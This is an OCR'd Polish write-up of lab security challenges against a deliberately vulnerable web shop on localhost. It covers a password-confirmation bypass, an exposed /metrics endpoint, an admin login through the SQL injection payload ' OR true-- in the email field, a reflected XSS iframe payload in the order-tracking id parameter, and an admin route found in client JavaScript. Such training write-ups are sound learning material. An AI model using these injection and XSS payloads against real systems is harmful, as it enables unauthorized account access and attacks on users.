
1) Brak walidacji haseł. Konto powinno być założone tylko w przypadku takiego samego hasła w polu “password repeat” i w polu “password”, natomiast z użyciem proxy można ten proces obejść. Konto mimo dwóch różnych wartości w tamtych polach zostaje założone.



Sensitive Data Exposure

Exposed Metrics (Find the endpoint that serves usage data to be scraped by a popular monitoring system.)


1) Testowana aplikacja korzysta z Prometheusha, czyli z darmowej aplikacja służącej do monitorowania i ostrzegania o zdarzeniach, która rejestruje metryki w czasie rzeczywistym. Po przeczytaniu dokumentacji tej aplikacji, dowiadujemy się, że “Prometheus oczekuje, że metryki będą dostępne dla celów na ścieżce /metrics“. Aplikacja w żaden sposób nie zabezpieczyła tego dostępu. Po wpisaniu adresu “http://localhost:3000/metrics” dostajemy pełną informację na temat strony.




Injection


Login Admin (Log in with the administrator's user account.)


1) Najpierw w panelu logowania wpisane zostają losowe dane, ten request zostaje przechwycony w burpie oraz zmienione są dane w polu “email” na znak ‘. Dana akcja skutkuje błędem SQLITE_ERROR, co też widzimy w komunikacie w burpie.



2) Po analizie kodu, w polu email zostaje wpisana wartość *' OR true--* , co skutkuje zalogowaniem się na konto





Login
Email *
' OR true--
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?




XSS

Reflected XSS (Perform a *reflected* XSS attack with <iframe src="javascript:alert(`xss`)">.)


1) Do podatnego na atak XSS parametru w linku dostajemy się poprzez zakładkę Account -> Orders & Payment -> Order History



2) W podanej zakładce wybiera się opcję “Track Order”



3) Link do tego panelu zawiera podatny na atak XSS parametr id



4) Po wpisaniu jako wartość ID parametru **<iframe src="javascript:alert(`xss`)">** wyświetla nam się alert, co oznacza udany atak XSS


Broken Access Control

Admin Section (Access the administration section of the store.)

1) Po analizie kodu JS w zakładce debugger -> main.js szukam informacji na temat ścieżki do administratora. Nie została z kodu usunięta ścieżka do panelu administratora

```
Zc = [
{
path: 'administration',
component: ua,
canActivate: [
jt
```


2) Po wejściu na tą stronę okazuje się, że mamy dostęp do informacji, które nie są wprost podane ani zalinkowane na stronie




Security Misconfiguration


Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)

1) W zakładce “Complaint” znajduje się miejsce, gdzie można załadować zewnętrzny plik





